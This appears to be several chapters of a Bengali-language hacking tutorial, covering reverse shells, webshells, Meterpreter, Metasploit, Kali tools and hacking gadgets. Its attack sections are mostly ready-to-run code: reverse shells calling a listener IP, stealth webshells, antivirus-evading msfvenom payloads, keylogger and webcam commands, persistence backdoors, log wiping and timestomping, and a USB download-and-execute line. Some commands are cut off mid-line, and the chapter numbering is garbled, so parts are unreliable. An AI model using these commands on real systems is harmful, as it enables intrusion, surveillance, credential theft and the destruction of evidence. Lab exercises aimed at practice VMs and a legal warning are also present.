অধ্যায় ২৬: Gain Access / Maintain Access / Clearing Tracks (Web)

সহজ কথায়:

তুমি vulnerability খুঁজলে। এখন target system-এ ঢোকার পালা। তারপর access ধরে রাখা। শেষে প্রমাণ মুছে ফেলা।

২৬.১ Reverse Shell (Code Collection)

Bash Reverse Shell:

```
# Target machine-এ run:
bash -i >& /dev/tcp/192.168.1.5/4444 0>&1

# Short version:
bash -c 'bash -i >& /dev/tcp/192.168.1.5/4444 0>&1'

# URL encoded (web form-এ inject):
bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.1.5%2F4444%20%3E%261%27
```

Python Reverse Shell:

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.
```

PHP Reverse Shell:

```
<?php
// PHP Reverse Shell – upload করলেই shell
$sock = fsockopen("192.168.1.5", 4444);
exec("/bin/sh -i <&3 >&3 2>&3");
?>
```

Netcat Reverse Shell:

```
# Linux:
nc -e /bin/sh 192.168.1.5 4444

# Windows:
nc.exe -e cmd.exe 192.168.1.5 4444

# (nc如果没有 -e):
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.5 4444 >/tmp/f
```

Attacker Listener:

```
# সবচেয়ে basic:
nc -lvnp 4444
# -l = listen, -v = verbose, -n = no DNS, -p = port

# উন্নত listener (rlwrap - arrow key support):
rlwrap nc -lvnp 4444

# Listen multiple ports:
nc -lvnp 4444 &
nc -lvnp 5555 &
```

Upgrade Shell to Interactive:

```
# Once you get a shell, upgrade it:
python -c 'import pty;pty.spawn("/bin/bash")'
# Then Ctrl+Z → stty raw -echo; fg → Enter
```

২৬.২ Webshell Upload ও Management

Simple Webshell (one-liner):

```
<?php system($_GET['c']); ?>
```

Stealth Webshell (harder to detect):

```
<?php
// 🐞 Stealth webshell - looks normal
// File name: logo.php
// Usage: logo.php?0=system&1=id
${$_GET[0]}($_GET[1]);
?>
```

Image Webshell:

```
# Inject PHP into image (bypass upload filters):
echo '<?php system($_GET["c"]); ?>' > shell.php
cat image.jpg shell.php > image-shell.jpg

# Usage:
http://target/uploads/image-shell.jpg?c=id
```

Webshell Management Tools:

```
# Weeveily (Kali tool):
weeveily generate password123 /tmp/shell.php
# Upload shell.php to target

# Connect:
weeveily http://target/uploads/shell.php password123
# → Interactive shell interface!

# Weeveily commands:
:help          # all commands
:system ls     # run system command
:file_upload local.txt remote.txt # upload file
:file_download remote.txt        # download file
:audit_phpconf # check PHP config
```

China Chopper:

```
# Classic webshell (very small):
<?php @eval($_POST['a']);?>

# Client tool:
# https://github.com/Chora10/Cknife
```

୧୭.୭ Meterpreter Session

Meterpreter = Metasploit-এর advanced shell | Post-exploitation tools built-in |

Getting Meterpreter:

```
msfconsole

# Generate payload:
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=4444 -f elf -o shell.elf

# Upload shell.elf to target → run:
./shell.elf

# Metasploit handler:
use exploit/multi/handler
set payload linux/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.5
set LPORT 4444
run
```

Meterpreter Commands (Complete):

```

# System information:
sysinfo          # OS, computer name
getuid           # current user
getsystem        # try to get SYSTEM/root

# File operations:
ls               # list files
cd /home         # change directory
pwd             # current directory
download /etc/passwd # download file
upload local.txt # upload file to target
edit file.txt    # edit file on target
cat /etc/passwd  # read file

# Process:
ps              # list processes
migrate 1234    # move to another process (stealth)
kill 1234       # kill process

# Screenshot:
screenshot      # take screenshot
webcam_snap     # take webcam photo
webcam_stream   # live webcam stream

# Keylogging:
keyscan_start   # start keylogger
keyscan_dump    # dump captured keys

# Network:
ifconfig        # network info
ipconfig        # Windows
route           # routing table
portfwd add -l 3389 -p 3389 -r 192.168.1.10 # port forward

# Persistence:
run persistence -X -i 30 -r 192.168.1.5 -p 4444
# -X = startup, -i 30 = reconnect every 30s
run scheduleme -m 1 -c "/bin/bash -i >& /dev/tcp/192.168.1.5/5555 0>&1"

# Privilege Escalation:
getsystem       # attempt to get SYSTEM
use post/linux/gather/hashdump # dump passwords
use post/windows/gather/hashdump

# Pivot (network jump):
run autoroute -s 10.0.0.0/24 # route through target
background      # put session in background
route add 10.0.0.0/24 1      # route through session 1

```

2.8 Persistence Mechanisms

Linux Persistence:

```
# 1. SSH Key Backdoor:
mkdir -p ~/.ssh
echo "your-public-key-here" >> ~/.ssh/authorized_keys
chmod 600 ~/.ssh/authorized_keys

# 2. Cron Job:
(crontab -l; echo "@reboot /path/to/backdoor") | crontab -
echo "* * * * * /path/to/backdoor" | crontab -

# 3. .bashrc:
echo '/path/to/reverse_shell.sh' >> ~/.bashrc

# 4. Systemd Service:
cat > /etc/systemd/system/update.service << 'EOF'
[Unit]
Description=System Update
[Service]
ExecStart=/bin/bash /root/backdoor.sh
Restart=always
RestartSec=60
[Install]
WantedBy=multi-user.target
EOF

systemctl enable update.service
systemctl start update.service

# 5. LD_PRELOAD:
echo "/path/to/malicious.so" > /etc/ld.so.preload
```

Windows Persistence:

```
# 1. Registry Run:
reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "WindowsUpdate" /t REG_SZ /d "C:\backdoor.exe"

# 2. Scheduled Task:
schtasks /create /tn "WindowsUpdate" /tr "C:\backdoor.exe" /sc onstart /ru SYSTEM

# 3. Service:
sc create "WindowsUpdateSvc" binPath= "C:\backdoor.exe"
sc start "WindowsUpdateSvc"

# 4. WMI Event:
# Using PowerSploit: New-Persistence

# 5. Startup Folder:
copy backdoor.exe "C:\Users\%username%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\"
```

26.4 Clearing Tracks (Complete)

Linux Log Cleansing:

```
# Delete specific IP from logs:
grep -v "192.168.1.5" /var/log/auth.log > /tmp/clean.log
cp /tmp/clean.log /var/log/auth.log

# Wipe entire log:
shred -f -z -u /var/log/auth.log # Overwrite + delete
shred -f -z -u /var/log/syslog

# Clear command history:
history -c
history -w
cat /dev/null > ~/.bash_history
cat /dev/null > ~/.zsh_history

# Remove last login record:
# /var/log/wtmp - last login
# /var/log/btmp - failed login
shred /var/log/wtmp
shred /var/log/btmp

# Clear journalctl logs:
journalctl --rotate
journalctl --vacuum-time=1s

# Disable logging (if you have root):
service rsyslog stop
systemctl stop syslog.socket
```

Windows Log Cleansing:

```
# Clear event logs:
wevtutil cl Application
wevtutil cl System
wevtutil cl Security
wevtutil cl Setup
wevtutil cl ForwardedEvents

# Delete log files:
del C:\Windows\System32\winevt\Logs\*.evtx

# Clear PowerShell history:
Clear-History
Remove-Item (Get-PSReadlineOption).HistorySavePath

# Clear prefetch:
del C:\Windows\Prefetch\*.*/q

# Clear recent files:
del C:\Users\%username%\Recent\*.*/q

# Clear recycle bin:
Clear-RecycleBin -Force
```

Timestamp (Timestamps বদলানো):

```
# Linux touch:
touch -t 202001011200.00 backdoor.mp3
# Dates: 2020-01-01 12:00

# Windows (PowerShell):
(Get-Item file.exe).CreationTime = "01/01/2020 12:00"
(Get-Item file.exe).LastWriteTime = "01/01/2020 12:00"

# Metasploit timestamp:
timestamp -v /path/to/file
timestamp -f /path/to/file # change to another file's timestamp
```

💡 ল্যাব এক্সারসাইজ

১. Reverse Shell Practice:
 - Kali-তে listener: `nc -lvp 4444`
 - অন্য terminal থেকে: `bash -i >& /dev/tcp/127.0.0.1/4444 0>&1`
 - Shell পেলো? Grade yourself
২. Webshell:
 - DVWA তে webshell.php upload করো
 - Weevely connect করো
৩. Meterpreter:
 - msfvenom payload generate করো
 - Handler setup → shell পাও
 - sysinfo, getuid, screenshot
৪. Clear tracks practice:
 - তোমার নিজের VM-এ কিছু command চালাও
 - `history -c`
 - log clear technique

✦ মনে রাখো

Technique	Tool/Code	Purpose
Reverse Shell	bash/python/php	Remote access
Webshell	PHP one-liner	Persistent web access
Meterpreter	msfvenom + handler	Advanced post-exploit
Persistence	cron, systemd, registry	Stay forever
Clear Tracks	shred, wevtutil, timestomp	Evade detection

পার্ট ৭ — Metasploit Framework A-Z! 🚀

পার্ট ৭: Tools

৪ টি অধ্যায়

অধ্যায় ২৭: metasploit framework

অধ্যায় ২৭: Metasploit Framework (A-Z)

সহজ কথায়:

Metasploit = হ্যাকারদের Swiss Army knife। exploit বাছো → target set করো → run করো → shell পাও। এত সহজ!

২৭.১ Metasploit Basics

Start Metasploit:

```
# Terminal খোলো:  
msfconsole  
  
# Splash screen + prompt:  
msf6 >
```

Common Commands:

```

# Help:
help

# Search exploits:
search apache
search wordpress
search eternalblue
search type:exploit platform:linux

# Module info:
info exploit/multi/http/struts2_content_type_ognl

# Select module:
use exploit/multi/http/struts2_content_type_ognl

# Show options:
show options
show targets
show payloads
show advanced

# Set options:
set RHOSTS 192.168.1.10
set RPORT 8080
set TARGET 0

# Run exploit:
run
# or
exploit

# Background session:
background
# বা Ctrl+Z

# List sessions:
sessions
sessions -i 1 # interact with session 1

# Back:
back

# Exit:
exit

```

২৭.২ Module Types

6 Module Types:

Module	কী করে	উদাহরণ
Auxiliary	Scan, recon, fuzz (no shell)	scanner/portscan/tcp
Exploit	Vulnerability exploit করে	exploit/multi/http/struts2
Payload	Shell code	linux/x64/meterpreter/reverse_tcp
Post	Post-exploitation	post/linux/gather/hashdump
Encoder	Payload encode (AV bypass)	encoder/x64/xor
NOP	NOP sled generate	x64/simple

Auxiliary Examples:

```
# Port scan:
use auxiliary/scanner/portscan/tcp
set RHOSTS 192.168.1.10
set PORTS 1-1000
run

# SSH version scan:
use auxiliary/scanner/ssh/ssh_version
set RHOSTS 192.168.1.10
run

# HTTP directory scan:
use auxiliary/scanner/http/dir_scanner
set RHOSTS 192.168.1.10
set PATH /
run

# SMB share scan:
use auxiliary/scanner/smb/smb_enumshares
set RHOSTS 192.168.1.10
run
```

২৭.৩ Payload তৈরি (msfvenom)

msfvenom = payload generator। বিভিন্ন format-এ payload তৈরি করে।

Payload Types:

```
# Staged (small → large payload in stages):
windows/meterpreter/reverse_tcp      # Stage 1: connect → Stage 2: full meterpreter
linux/x86/meterpreter/reverse_tcp

# Stageless (full payload – bigger):
windows/meterpreter_reverse_tcp      # Underscore! Full payload
linux/x86/meterpreter_reverse_tcp
```

Generate Payloads:

```
# Linux reverse shell (ELF):
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=4444 -f elf -o shell.elf

# Windows reverse shell (EXE):
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=4444 -f exe -o shell.exe

# PHP:
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=4444 -f raw -o shell.php

# Python:
msfvenom -p python/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=4444 -f raw -o shell.py

# ASP (for IIS):
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=4444 -f asp -o shell.asp

# WAR (for Tomcat):
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.1.5 LPORT=4444 -f war -o shell.war

# Android APK:
msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=4444 -o evil.apk

# MacOS:
msfvenom -p osx/x64/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=4444 -f macho -o shell.macho
```

Encoders (AV Bypass):

```
# List encoders:
msfvenom -l encoders

# Basic encoding:
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=4444 -e x86/shikata_ga_nai -i 5 -f exe -o

# Encrypt payload:
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=4444 --encrypt xor --encrypt-key secret -f
```

୨୧.୮ Meterpreter — Complete Guide

Already covered detailed commands in Chapter 26. Key reminders:

```
# Start handler for meterpreter:
msfconsole
use exploit/multi/handler
set payload linux/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.5
set LPORT 4444
run

# Once session obtained:
help          # ଦେଖିବା ସବୁ command
sysinfo       # System info
getuid        # Current user
getsystem     # Try root
```

Post-Exploitation Modules:

```
# Linux hashdump:
use post/linux/gather/hashdump
set SESSION 1
run

# Linux enum:
use post/linux/gather/enum_configs
set SESSION 1
run

# Check containers:
use post/linux/gather/checkcontainer
set SESSION 1
run

# Windows hashdump (SAM):
use post/windows/gather/hashdump
set SESSION 1
run

# Windows privilege escalation check:
use post/multi/recon/local_exploit_suggester
set SESSION 1
run
```

୨୧.୯ Armitage (GUI Metasploit)

Armitage = Metasploit-ର ଗ୍ରାଫିକାଲ ଇଣ୍ଟରଫେସ ।

```
# Start:
sudo armitage

# Connect to Metasploit:
Host: 127.0.0.1
Port: 55553

# Features:
# - Left panel: Module browser (search + select)
# - Right panel: Targets (hosts discovered)
# - Top: Attack menu
# - Bottom: Console
# - Visual: Hack flow diagram দেখায়
```

২৭.৬ Metasploitable2 Hack — Step by Step

```
Target: Metasploitable2 (192.168.56.102)

Vulnerability: vsftpd 2.3.4 backdoor
```

Full Walkthrough:

```
# Step 1: msfconsole শুরু
msfconsole

# Step 2: Exploit খুঁজো
search vsftpd

# Step 3: Module select
use exploit/unix/ftp/vsftpd_234_backdoor

# Step 4: Options দেখো
show options
show payloads

# Step 5: Configure
set RHOSTS 192.168.56.102
set payload cmd/unix/interact

# Step 6: Verify
check

# Step 7: Exploit!
exploit

# Step 8: Shell পেলে
whoami          # → root!
id              # uid=0(root) gid=0(root)
cat /etc/shadow # Password hashes!
```

More Exploits for Metasploitable2:

```
# UnrealIRCd backdoor:
use exploit/unix/irc/unreal_ircd_3281_backdoor
set RHOSTS 192.168.56.102
set RPORT 6667
exploit

# Samba (username map script):
use exploit/multi/samba/usermap_script
set RHOSTS 192.168.56.102
exploit

# Tomcat manager default creds:
use exploit/multi/http/tomcat_mgr_upload
set RHOSTS 192.168.56.102
set RPORT 8180
set HttpUsername tomcat
set HttpPassword tomcat
exploit
```

✚ মনে রাখো

Concept	Command/Use
Search	search eternalblue
Use	use exploit/...
Set	set RHOSTS target
Run	run or exploit
Sessions	sessions -i 1
msfvenom	msfvenom -p ... -f exe -o shell.exe
Meterpreter	sysinfo, getuid, screenshot
Armitage	GUI version of MSF

পরবর্তী — Top 10 Kali Linux Tools! 🔧

অধ্যায় 28: top 10 kali tools

অধ্যায় ২৮: Top 10 Kali Linux Tools

সহজ কথায়:

Kali-তে ৬০০+ tool আছে। কিন্তু আসলে দরকার ১০-১৫টা। এই অধ্যায়ে সেই essential tools-এর practical use শিখবে।

#1: Nmap — Network Scanner

```
# Basic scan:
nmap -sS -sV -O 192.168.1.10

# Quick scan:
nmap -F 192.168.1.10

# Vulnerability scan:
nmap --script vuln 192.168.1.10
```

বিস্তারিত দেখো অধ্যায় ১৩

#2: Metasploit — Exploitation Framework

```
msfconsole
use exploit/multi/handler
set payload linux/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.5
set LPORT 4444
exploit
```

বিস্তারিত দেখো অধ্যায় ২৭

#3: Burp Suite — Web Application Testing

```
# Start:
burpsuite

# Key features:
# 1. Proxy – Intercept requests
# 2. Repeater – Modify + resend
# 3. Intruder – Brute force/fuzzing
# 4. Decoder – Encode/decode
# 5. Scanner – Automated vuln scan (Pro only)
```

বিস্তারিত দেখো অধ্যায় ২৩

#4: Wireshark — Packet Analyzer

```
# Start:
wireshark

# Useful filters:
http.request
tcp contains "password"
ip.addr == 192.168.1.10

# Follow stream:
Right click → Follow → TCP Stream
```

বিস্তারিত দেখো অধ্যায় ২০

#5: Aircrack-ng — WiFi Audit

```
# Complete WiFi crack:
airmon-ng start wlan0
airodump-ng wlan0mon
airodump-ng -c 6 --bssid AA:BB:CC:DD:EE:FF -w capture wlan0mon
aireplay-ng -0 5 -a AA:BB:CC:DD:EE:FF wlan0mon
aircrack-ng -w rockyou.txt capture-01.cap
```

বিস্তারিত দেখো অধ্যায় ২১

#6: John the Ripper — Password Cracker

```
# Unshadow + crack:
unshadow /etc/passwd /etc/shadow > hashes.txt
john hashes.txt
john --show hashes.txt

# Specific format:
john --format=raw-md5 --wordlist=rockyou.txt hashes.txt

# Other files:
zip2john file.zip > hash.txt
rar2john file.rar > hash.txt
pdf2john file.pdf > hash.txt
john hash.txt
```

বিস্তারিত দেখো অধ্যায় ১৭

#7: Hashcat — GPU Password Cracker

```
# MD5 crack:
hashcat -m 0 -a 0 hashes.txt rockyou.txt

# NTLM (Windows):
hashcat -m 1000 -a 0 hashes.txt rockyou.txt

# SHA256:
hashcat -m 1400 -a 0 hashes.txt rockyou.txt

# WPA2:
hashcat -m 22000 handshake.hccapx rockyou.txt

# Show cracked:
hashcat -m 0 --show hashes.txt
```


#8: Hydra — Online Brute Force

```
# SSH:
hydra -l admin -P rockyou.txt 192.168.1.10 ssh

# FTP:
hydra -l admin -P rockyou.txt 192.168.1.10 ftp

# Web form:
hydra -l admin -P rockyou.txt 192.168.1.10 http-post-form "/login:user=^USER^&pass=^PASS^:F=incorrect"

# Multiple users:
hydra -L users.txt -P passwords.txt ssh://192.168.1.10

# RDP:
hydra -l administrator -P rockyou.txt rdp://192.168.1.10
```

#9: SQLmap — SQL Injection Automation

```
# Basic:
sqlmap -u "http://target.com/page?id=1" --dbs

# Get tables:
sqlmap -u "http://target.com/page?id=1" -D dbname --tables

# Dump data:
sqlmap -u "http://target.com/page?id=1" -D dbname -T users --dump

# POST form:
sqlmap -u "http://target.com/login" --data="user=admin&pass=test" --dbs

# Cookie auth:
sqlmap -u "http://target.com/page?id=1" --cookie="PHPSESSID=abc123" --dbs

# Request file:
sqlmap -r request.txt --dbs

# OS shell (if DBA):
sqlmap -u "http://target.com/page?id=1" --os-shell
```

#10: Nikto — Web Server Scanner

```
# Basic scan:
nikto -h http://192.168.1.10

# Specific port:
nikto -h http://192.168.1.10 -p 8080

# SSL:
nikto -h https://192.168.1.10 -ssl

# Save output:
nikto -h http://192.168.1.10 -o report.html

# Plugin:
nikto -h http://192.168.1.10 -Plugins "apache_expect_xss"
```

Nikto Output Example:

```
- Server: Apache/2.2.8 (Ubuntu)
- /phpmyadmin/: phpMyAdmin directory
- /doc/: Directory listing
- /test/: Test page found
- Multiple CGI vulnerabilities
```

Bonus: Other Essential Tools

```
# Gobuster – Directory + DNS brute force:
gobuster dir -u http://target.com -w /usr/share/wordlists/dirb/common.txt
gobuster dns -d target.com -w /usr/share/wordlists/dns/subdomains.txt

# Searchsploit – Exploit search:
searchsploit apache 2.4.18
searchsploit -m 12345 # mirror to current directory

# Netcat – Swiss Army knife:
nc -lvp 4444 # listener
nc -zv 192.168.1.10 22 # port check
nc 192.168.1.10 80 # banner grab

# Tcpdump – CLI packet capture:
tcpdump -i eth0 -n
tcpdump -i eth0 port 80
tcpdump -i eth0 host 192.168.1.10

# Dirb – Web directory scanner:
dirb http://192.168.1.10

# WhatWeb – CMS detection:
whatweb http://192.168.1.10
```

💡 ল্যাব এক্সারসাইজ

প্রতিটি tool Metasploitable2-এ practice করো:

```
১. nmap -A 192.168.56.102
২. nikto -h http://192.168.56.102
৩. sqlmap -u "http://192.168.56.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low"
৪. hydra -l msfadmin -P rockyou.txt ssh://192.168.56.102
৫. searchsploit vsftpd 2.3.4
```

প্রতিটির output note করো।

📌 মনে রাখো

Tool	Primary Use	Command
Nmap	Scan	<code>nmap -sV target</code>
MSF	Exploit	<code>msfconsole</code>
Burp	Web test	GUI tool
Wireshark	Packet capture	GUI + filters
Aircrack	WiFi	<code>aircrack-ng</code>
John	Password (CPU)	<code>john hashes.txt</code>
Hashcat	Password (GPU)	<code>hashcat -m 0</code>
Hydra	Brute force	<code>hydra -l admin</code>
SQLmap	SQLi auto	<code>sqlmap -u url</code>
Nikto	Web scan	<code>nikto -h url</code>

পরবর্তী — Top 10 Free Cybersecurity Tools (2025)! 🛡️

অধ্যায় 29: top 10 free tools

অধ্যায় ২৯: Top 10 Free Cybersecurity Tools (2025)

সহজ কথায়:

Kali tools তো জানো। কিন্তু professional cybersecurity tools আরো অনেক আছে — এবং এগুলোর বেশিরভাগই ফ্রি!

#1: Nessus Essentials (Vulnerability Scanner)

- **কাজ:** Network + web app vulnerability scanning
- **ফ্রি limit:** 16 IPs (বেসরকারি ব্যবহারের জন্য যথেষ্ট)
- **URL:** tenable.com/downloads/nessus

```
# Install:
sudo dpkg -i Nessus-*.deb
sudo systemctl start nessusd
# Browser → https://localhost:8834
```

#2: OpenVAS / Greenbone (Vulnerability Scanner)

- **কাজ:** Nessus-এর ফ্রি alternative — full-featured
- **ফ্রি:** সম্পূর্ণ ফ্রি (unlimited IPs)
- **URL:** greenbone.net

```
# Install Kali তে:
sudo apt install gvm
sudo gvm-setup
sudo gvm-start
# Browser → https://127.0.0.1:9392
```

#3: Snort (IDS/IPS)

- **কাজ:** Network intrusion detection + prevention
- **ফ্রি:** Community rules ফ্রি (registered required)
- **URL:** snort.org

```
# Install:
sudo apt install snort

# Basic rule:
sudo snort -i eth0 -c /etc/snort/snort.conf

# Test:
sudo snort -A console -i eth0 -c /etc/snort/snort.conf
```

#4: Zeek (Formerly Bro — Network Monitor)

- **কাজ:** Network traffic analysis + security monitoring
- **ফ্রি:** সম্পূর্ণ ওপেন সোর্স
- **URL:** zeek.org

```
# Install:
sudo apt install zeek

# Run:
sudo zeek -i eth0

# Output logs:
ls /var/log/zeek/current/
# conn.log, http.log, dns.log, ssl.log
```

#5: OSSEC (HIDS — Host Intrusion Detection)

- **কাজ:** File integrity check, log monitoring, rootkit detection
- **ফ্রি:** সম্পূর্ণ ওপেন সোর্স
- **URL:** ossec.net

```
# Install (agent/server):
sudo apt install ossec-hids-server
# বা ossec-hids-agent

# Agent config:
/var/ossec/bin/ossec-control start
```

#6: Volatility (Memory Forensics)

- **কাজ:** RAM dump analysis — malware, process, network connection find
- **ফ্রি:** সম্পূর্ণ ওপেন সোর্স
- **URL:** volatilityfoundation.org

```
# Install:
sudo apt install volatility

# Basic usage:
volatility -f memory.dump imageinfo
volatility -f memory.dump --profile=Win10x64 pslist
volatility -f memory.dump --profile=Win10x64 netscan
volatility -f memory.dump --profile=Win10x64 cmdscan
```

#7: Autopsy (Digital Forensics)

- **কাজ:** Disk forensics — file recovery, timeline analysis
- **ফ্রি:** GUI-based, easy to use
- **URL:** autopsydigitalforensics.com

```
# Install:
sudo apt install autopsy

# Start:
sudo autopsy

# Browser → http://localhost:9999/autopsy
```

#8: REMnux (Malware Analysis Toolkit)

- **কাজ:** Malware analysis — reverse engineering tool collection
- **ফ্রি:** Linux distro (Ubuntu-based)
- **URL:** remnux.org

```
# REMnux tools:
# - Didier Stevens' tools (pdf, zip, ole analysis)
# - Strings, FLOSS, XORSearch
# - Malware sandbox tools
```

#9: MISP (Malware Information Sharing Platform)

- **কাজ:** Threat intelligence sharing — IOCs (Indicators of Compromise) share
- **ফ্রি:** সম্পূর্ণ ওপেন সোর্স
- **URL:** misp-project.org

```
# Docker install:
docker run -d -p 80:80 -p 443:443 harvarditsecurity/misp
```

#10: TheHive (Incident Response Platform)

- **কাজ:** SOC/case management — alert → investigation → response
- **ফ্রি:** ওপেন সোর্স (commercial version also)
- **URL:** thehive-project.org

```
# Docker:
docker run -d -p 9000:9000 strangebee/thehive
```

Bonus: Other Excellent Free Tools

Tool	কাজ	URL
Wazuh	SIEM + XDR (OSSEC-based)	wazuh.com
Grafana	Visualization + dashboard	grafana.com
ELK Stack	Log management	elastic.co
ClamAV	Antivirus (Linux)	clamav.net
rkhunter	Rootkit hunter	rkhunter.sourceforge.net
chkrootkit	Rootkit detection	chkrootkit.org

Tool	কাজ	URL
Fail2ban	Brute force protection	fail2ban.org
osquery	System query (SQL-interface)	osquery.io
Velociraptor	Endpoint monitoring	velociraptor.app
Cuckoo	Malware sandbox	cuckoosandbox.org

💡 ল্যাব এক্সারসাইজ

১. OpenVAS install + scan করো:
 - Metasploitable2 scan
 - Result analysis
 - Top 3 vuln identify
২. Zeek setup:
 - network traffic monitor
 - conn.log → দেখো কত connection
৩. Autopsy practice:
 - একটি disk image analyze করো
 - File recovery দেখো

📌 মনে রাখো

Tool	Best for	Cost
Nessus	Vulnerability scan	16 IPs free
OpenVAS	Vulnerability scan	100% free
Snort	IDS/IPS	Free
Zeek	Network monitoring	Free
OSSEC	Host monitoring	Free
Volatility	Memory forensics	Free
MISP	Threat intel	Free
TheHive	Incident response	Free

পরবর্তী — Top 10 Hacking Gadgets! 🚀

অধ্যায় 30: top 10 gadgets

অধ্যায় ৩০: Top 10 Hacking Gadgets

সহজ কথায়:

Software তো জানলেই। এখন hardware gadgets — physical devices যা hack করতে সাহায্য করে। Movie-তে যা দেখো, তাই!

#1: USB Rubber Ducky (\$70)

- **কাজ:** ৩০ সেকেন্ডে keyboard emulation → payload execute
- **দেখতে:** Normal USB flash drive
- **কী করতে পারে:** Password dump, reverse shell, ransomware

```
# ডাকি script (Simple):  
DELAY 1000  
GUI r  
DELAY 500  
STRING powershell -NoP -NonI -W Hidden -Exec Bypass -Command "IEX(New-Object Net.WebClient).downloadString('ht  
ENTER
```

#2: Flipper Zero (\$200)

- **কাজ:** Multi-tool (RFID, NFC, Bluetooth, WiFi, GPIO)
- **দেখতে:** Tamagotchi-like device
- **কী করতে পারে:**
 - RFID/NFC card clone
 - Remote control clone
 - BadUSB attack
 - Bluetooth attack
 - Sub-GHz signal capture

```
# Flipper Zero features:  
# - 125 kHz / 13.56 MHz RFID  
# - Sub-GHz (315/433/868/915 MHz)  
# - NFC (Mifare, NTAG)  
# - Bluetooth (BLE)  
# - iButton (Dallas)  
# - GPIO pins
```

#3: WiFi Pineapple (\$100-\$200)

- **কাজ:** WiFi penetration testing (Evil Twin, MITM)
- **দেখতে:** Small router
- **কী করতে পারে:**

- Evil Twin AP (multiple SSID)
- MITM attack
- Credential harvesting
- WiFi reconnaissance

```
# Pineapple modules:  
# - PineAP (Evil Twin setup)  
# - DMG (Deauth)  
# - SSLstrip  
# - DNS Spoof  
# - URL Sniffer
```

#4: LAN Turtle (\$70)

- **কাজ:** Network stealth implant
- **দেখতে:** USB Ethernet adapter
- **কী করতে পারে:**
 - Remote access (behind firewall)
 - Traffic capture
 - SSH tunnel
 - Packet injection

```
# Turtle modules:  
# - Responder (NBT-NS poisoning)  
# - dnsspoof  
# - tcpdump  
# - nmap  
# - SSH reverse tunnel
```

#5: Bash Bunny (\$120)

- **কাজ:** Rubber Ducky + Ethernet + Storage combo
- **দেখতে:** USB flash drive
- **কী করতে পারে:**
 - Multiple attack modes
 - Windows / Mac / Linux attacks
 - File exfiltration
 - Network attacks

#6: HackRF One (\$300)

- **কাজ:** Software Defined Radio (SDR) — 1 MHz to 6 GHz
- **দেখতে:** USB TV tuner-like
- **কী করতে পারে:**
 - Radio signal capture + replay
 - GPS spoofing

- GSM/LTE analysis
- Key fob cloning
- ADSB (plane tracking)

```
# GNU Radio + HackRF:
# Capture 433 MHz remote signal
hackrf_transfer -r remote_signal.cfile -f 433920000 -s 2000000

# Replay
hackrf_transfer -t remote_signal.cfile -f 433920000 -s 2000000
```

#7: Proxmark3 (\$300)

- **কাজ:** RFID/NFC read + write + clone
- **দেখতে:** Small box with antenna
- **কী করতে পারে:**
 - Mifare Classic crack (using nested attack)
 - RFID tag clone
 - HID Prox card clone
 - iClass reader/writer

```
# Proxmark3 commands:
# Read Mifare:
hf mf chk *1 *k mfstd.keys

# Crack:
hf mf mifare

# Clone to blank:
hf mf wrbl 4 A FFFFFFFFFF
```

#8: O.MG Cable (\$120)

- **কাজ:** Malicious charging cable — data + payload
- **দেখতে:** Normal phone charging cable
- **কী করতে পারে:**
 - Wireless payload delivery
 - Keystroke injection
 - Remote access
 - Looks completely normal!

#9: Hardware Keylogger (\$30-\$100)

- **কাজ:** Keyboard → Computer-এর মাঝে বসে → সব keystroke capture
- **দেখতে:** Normal PS2/USB adapter
- **কী করতে পারে:**
 - All keystroke log

- Password capture
- Bluetooth version (send logs remotely)

#10: Raspberry Pi Pentesting Kit (\$50-\$100)

- কাজ: Portable pentesting box (Kali Linux on Pi)
- কনফিগারেশন:
 - Raspberry Pi 4/5 (4GB+ RAM)
 - WiFi adapter (monitor mode)
 - Battery pack
 - SSD/ SD card

```
# Setup:  
# 1. Flash Kali on SD card  
# 2. Configure SSH  
# 3. Connect WiFi adapter  
# 4. SSH from laptop → full pentesting station!  
  
# Pi can be hidden:  
# - Behind monitor  
# - Inside a book  
# - As a "broken" router
```

Comparison Table:

Gadget	Price (USD)	Best For	Skill Level
Rubber Ducky	\$70	USB attack	Beginner
Flipper Zero	\$200	Multi-tool	Beginner-Int
WiFi Pineapple	\$100-200	WiFi attack	Intermediate
LAN Turtle	\$70	Network implant	Advanced
Bash Bunny	\$120	Multi-USB attack	Intermediate
HackRF One	\$300	Radio hacking	Advanced
Proxmark3	\$300	RFID hacking	Advanced
O.MG Cable	\$120	Stealth USB attack	Intermediate
Keylogger HW	\$30-100	Password theft	Beginner
Raspberry Pi	\$50-100	Custom pentest box	Intermediate

Legal Warning ⚠️

```
এই gadgets ব্যবহার করে যদি তুমি অন্যের device/system-এ  
অনুমতি ছাড়া আক্রমণ করো → এটা criminal offense!  
  
তুমি শুধু শিখো এবং নিজের lab-এ practice করো।  
এই gadgets professional pentesting-এর জন্য তৈরি।
```

💡 ল্যাব এক্সারসাইজ

১. Budget check:
 - যদি ৫০০০ টাকা থাকে → কী কিনবে?
 - যদি ১৫০০০ টাকা থাকে → কী কিনবে?
 - যদি ৫০০০০ টাকা থাকে → কী কিনবে?
২. Research project:
 - Flipper Zero-র Bangladesh availability check করো
 - দাম কত? কোথায় পাওয়া যায়?
৩. DIY Project:
 - Raspberry Pi-তে Kali install করো (যদি Pi থাকে)
 - SSH setup → headless pentesting station

📌 মনে রাখো

